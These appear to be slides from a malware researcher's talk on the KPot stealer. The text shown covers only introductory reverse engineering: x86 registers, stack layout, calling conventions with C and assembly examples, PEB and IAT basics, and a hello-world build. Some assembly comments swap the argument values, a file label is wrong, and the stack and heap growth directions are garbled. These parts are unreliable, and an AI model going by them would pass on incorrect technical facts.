



Finders Keepers (KPot Stealers)

ZN1179

Table: *who.is results*

Name	Lilly Chalupowski
Status	Employed
Creation Date	1986
Expiry	A Long Time from Now (Hopefully)
Registrant Name	GoSecure
Administrative Contact	Travis Barlow
Job	TITAN Malware Research Lead

Agenda

What will we cover?

- Disclaimer
- Reverse Engineering
- Tools of the Trade
- Injection Techniques
- Operation Lawyer Loot



Don't be a Criminal

disclaimer_0.log

The tools and techniques covered in this presentation can be dangerous and are being shown for educational purposes.

It is a violation of Federal laws to attempt gaining unauthorized access to information, assets or systems belonging to others, or to exceed authorization on systems for which you have not been granted.

Only use these tools with/on systems you own or have written permission from the owner. I (the speaker) do not assume any responsibility and shall not be held liable for any illegal use of these tools.

Don't be a Fool

disclaimer_1.log


I (the speaker) do not assume any responsibility and shall not be held liable for anyone who infects their machine with the malware discussed in this talk.

If you need help on preventing the infection of your host machine please speak to someone for assistance before you run anything.

The malware discussed in this talk can steal your data and more.

john_f_kennedy.log


We choose to reverse engineer! We choose to reverse engineer... We choose to reverse engineer and do the other things, not because they are easy, but because they are hard; because that goal will serve to organize and measure the best of our energies and skills, because that challenge is one that we are willing to accept, one we are unwilling to postpone, and one we intend to win, and the others, too. - John F. Kennedy



Registers


reverse_engineering

- EAX - Return Value of Functions
- EBX - Base Index (for use with arrays)
- ECX - Counter in Loops
- EDI - Destination Memory Operations
- ESI - Source Memory Operations
- ESP - Stack Pointer
- EBP - Base Frame Pointer




Did You Know: In computer architecture, a processor register is a quickly accessible location available to a computer's central processing unit (CPU).

- Last-In First-Out
- Downward Growth
- Function Local Variables
- ESP
- Increment / Decrement = 4
 - Double-Word Aligned



Stack Structure

reverse_engineering




- Conditionals
 - CMP
 - TEST
 - JMP
 - JNE
 - JNZ
- EFLAGS
 - ZF / Zero Flag
 - SF / Sign Flag
 - CF / Carry Flag
 - OF/Overflow Flag




- CDECL
 - Arguments Right-to-Left
 - Return Values in EAX
 - Caller Function Cleans the Stack
- STDCALL
 - Used in Windows Win32API
 - Arguments Right-to-Left
 - Return Values in EAX
 - The Callee function cleans the stack, unlike CDECL
 - Does not support variable arguments
- FASTCALL
 - Uses registers as arguments
 - Useful for shellcode



- Stack - Grows up to lower addresses
- Heap - Grows down to higher addresses
- Program Image
- TEB - Thread Environment Block
 - GetLastError()
 - GetVersion()
 - Pointer to the PEB
- PEB - Process Environment Block
 - Image Name
 - Global Context
 - Startup Parameters
 - Image Base Address
 - IAT (Import Address Table)




- Identical to the IDT (Import Directory Table)
- Binding - The process of where functions are mapped to their virtual addresses overwriting the IAT
- Often the IDT and IAT must be rebuilt when packing and unpacking malware



- Common Instructions

- MOV
- LEA
- XOR
- PUSH
- POP



cdecl.c

```
__cdecl int add_cdecl(int a, int b){  
    return a + b;  
}  
int x = add_cdecl(2, 3);
```

cdecl.asm

```
_add_cdecl:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; get 3 from the stack  
    mov edx, [ebp + 12] ; get 2 from the stack  
    add eax, edx       ; add values to eax  
    pop ebp  
    ret  
  
_start:  
    push 3             ; second argument  
    push 2             ; first argument  
    call _add_cdecl  
    add esp, 8
```

stdcall.c

```
__stdcall int add_stdcall(int a, int b){  
    return a + b;  
}  
int x = add_stdcall(2, 3);
```

stdcall.asm

```
_add_stdcall:  
    push ebp  
    mov ebp, esp  
    mov eax, [ebp + 8] ; set eax to 3  
    mov edx, [ebp + 12] ; set edx to 2  
    add eax, edx  
    pop ebp  
    ret 8                ; how many bytes to pop  
_start:                 ; main function  
    push 3                ; second argument  
    push 2                ; first argument  
    call _add_stdcall
```

cdecl.c

```
__fastcall int add_fastcall(int a, int b){  
    return a + b;  
}  
int x = add_fastcall(2, 3);
```

fastcall.asm


```
_add_fastcall:  
    push ebp  
    mov ebp, esp  
    add eax, edx          ; add and save result in eax  
    pop ebp  
    ret  
  
_start:  
    mov eax, 2            ; first argument  
    mov edx, 3            ; second argument  
    call _add_fastcall
```

hello.asm

```
section      .text                      ; the code section
global       _start                     ; tell linker entrypoint
_start:
    mov     edx,len                  ; message length
    mov     ecx,msg                  ; message to write
    mov     ebx,1                   ; file descriptor stdout
    mov     eax,4                   ; syscall number for write
    int     0x80                    ; linux x86 interrupt
    mov     eax,1                   ; syscall number for exit
    int     0x80                    ; linux x86 interrupt
section      .data                      ; the data section
msg        db  'Hello, world!',0x0   ; null terminated string
len        equ  \$ - msg                ; message length
```

terminal


```
malware@work ~$ nasm -f elf32 -o hello.o hello.asm
malware@work ~$ ld -m elf_i386 -o hello hello.o
malware@work ~$ ./hello
Hello, World!
malware@work ~$
```



imgtip.com C. Fox/Everett / Rex Features




- Snapshots
- Security Layer
- Multiple Systems




- Resolving APIs
- Dumping Memory
- Modify Control Flow
- Identify Key Behaviors




tools_of_the_trade




tools_of_the_trade



tools_of_the_trade



